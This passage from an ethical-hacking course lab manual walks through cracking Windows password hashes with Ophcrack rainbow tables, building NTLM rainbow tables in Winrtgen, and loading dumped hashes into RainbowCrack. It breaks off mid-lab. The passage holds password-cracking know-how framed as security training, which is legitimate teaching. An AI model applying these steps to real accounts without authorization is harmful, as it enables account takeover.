


FIGURE 2.15: selecting the Rainbow table

23. Table Selection window appears; select **Vista free** and click **install**.




FIGURE 2.16: Installing vista free rainbow table

24. The **Select the directory which contains the tables** window appears. Select the **table\_vista\_free** folder, which is already downloaded and kept in **Z:\CEH-Tools\CEHv10 Module 06 System Hacking>Password Cracking Tools\ophcrack**, and click **Select Folder**.

**Note:** You can download free XP and Vista Rainbow Tables from <http://Ophcrack.sourceforge.net/tables.php>.




FIGURE 2.17: Choosing the table

25. This **tables\_vista\_free** is a pre-computed table for reversing cryptographic hash functions and recovering plaintext passwords up to a certain length.
26. The selected **table\_vista\_free** is installed under the name **Vista free**, which is represented by a green colored bullet. Select the table, and click **OK**.

Table	Directory	Status	Preload
XP free fast		not installed	on disk
XP free small		not installed	on disk
XP special		not installed	on disk
XP german v1		not installed	on disk
XP german v2		not installed	on disk
Vista special		not installed	on disk
<b>Vista free</b>		inactive	on disk
Vista nine		not installed	on disk
Vista eight		not installed	on disk

Legend: ● = enabled   ● = disabled   ● = not installed

FIGURE 2.18: vista free rainbow table installed

27. Click **Crack** on the menu bar. Ophcrack begins to crack passwords. Ophcrack will take few minutes to crack the passwords. Wait until it finishes the password cracking process.

28. In the meanwhile, it will also display the cracked passwords of the respective usernames.




FIGURE 2.19: Cracking the hashes

29. Cracked passwords are displayed, as shown in the following screenshot:




FIGURE 2.20: Hashes cracked successfully

30. In real-time, if an attacker attempts to exploit a machine and escalate the privileges, he/she can obtain password hashes using tools such as PWdump7. By doing so, they can use hash decoding tools like Ophcrack to acquire plain-text passwords.

## Lab Analysis

Analyze all the password hashes gathered during this lab, and figure out what the password was.

---

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

# 3

## Creating and using the Rainbow Tables

*Winrtgen* is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes.

*RainbowCrack* is a computer program that generates rainbow tables for use in password cracking.

### Lab Scenario

Once an attacker gains access to a system's SAM database dump, the easiest and fastest route he or she can follow to recover the plain text password is to use rainbow tables. A rainbow table is a precomputed table of all possible combinations of a given character set and their respective hash values, used for reversing cryptographic hash functions. Password crackers compare the rainbow table's precompiled list of potential hashes to hashed passwords in the database. The rainbow table associates plaintext possibilities with each of those hashes, which the attacker can then exploit to access the network as an authenticated user.

Rainbow tables make password cracking much faster than earlier methods, such as brute-force cracking and dictionary attacks. However, the approach uses a lot of RAM due to the large amount of data in such a table. With the availability of large computing power, you can generate huge rainbow tables that you can use for your security and password audit assignments.

### Lab Objectives

The objective of this lab is to show students how to create rainbow tables and use them to crack the hashes and obtain plain text passwords.

# Lab Environment

To carry out this lab, you need:

- A computer running Window Server 2016
- A computer running Windows 10
- Winrtgen Tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**
- RainbowCrack Tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**
- Download the latest version of Winrtgen at <http://www.oxid.it/projects.html>
- Download the latest version of RainbowCrack at <http://project-rainbowcrack.com/>
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run the tools

## Lab Duration

Time: 10 Minutes

## Overview of Rainbow Tables

A rainbow table is a pre-computed table for reversing cryptographic hash functions, typically used for cracking password hashes. Tables are usually used in recovering the plaintext password consisting of a limited set of characters, up to a certain length.

## Lab Task

1. Assume you that you got the Password of User Accounts available in the Windows 10 machine. hashes.txt file that you have got in the previous lab (Dumping and Cracking SAM Hashes to Extract Plaintext Passwords) located at Desktop of Windows 10 machine. Share the file by any medium so that it can be accessed in Windows Server 2016 machine.
2. Launch Windows Server 2016 machine and login.
3. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**, and double-click **winrtgen.exe**.
4. If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The main window of Winrtgen opens, as shown in the following screenshot:




FIGURE 3.1: Winrtgen main window

6. Click on **Add Table** button to add a new rainbow table.




FIGURE 3.2: creating the rainbow table

7. The **Rainbow Table properties** window appears.
- Select **ntlm** from **Hash** dropdown list.
  - Set **Min Len** as **4**, **Max Len** as **6** and **Chain Count 4000000**
  - Select **loweralpha** from **Charset** dropdown list (its depends upon Password).

## 8. Click **OK**.




FIGURE 3.3: Rainbow Table properties window

9. With these settings, you are creating a rainbow table that can be used to crack only **ntlm** hashes containing **lowercase alphabetical** passwords varying between **4-6 characters** in length.
10. A file will be created and displayed in the **Winrtgen** window. Click **OK**.




FIGURE 3.4: Creating Rainbow table

11. Winrtgen begins to create the hash table.

**Note:** Winrtgen takes a lot of time to generate hashes. So, to save time for Lab demonstration, a pregenerated hash table is kept at the location **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**

12. The created hash table is saved automatically in **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**.




FIGURE 3.5: Generated Rainbow table file

13. This generated table is used in tools such as RainbowCrack in order to crack passwords of various lengths, depending on the hashes you generate using Winrtgen.
14. Now, we shall try to use these tables and crack the password hashes using the RainbowCrack tool.
15. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**, and double-click **rcrack\_gui.exe**.
16. If an **Open File - Security Warning** pop-up appears, click **Run**.
17. The main window of RainbowCrack opens, as shown in the following screenshot:




FIGURE 3.6: RainbowCrack main window

18. To add a password hash in RainbowCrack, click the **File** menu, and click **Load NTLM Hashes from PWDUMP File...**




FIGURE 3.7: Choosing Add Hashes... option from File menu

19. The **Open** dialog-box appears. Navigate to the **hashes.txt** of **Windows 10** machine that we have gathered in the previous lab, and click **Open**.




FIGURE 3.8: Add Hashes dialog-box

20. RainbowCrack will display the Hash value and the User name as shown in the screenshot.




FIGURE 3.9: Added hashes in RainbowCrack main window

21. Import Rainbow table to RainbowCrack to crack the password; navigate to **Rainbow Table** and click **Search Rainbow Tables** from the menu bar.

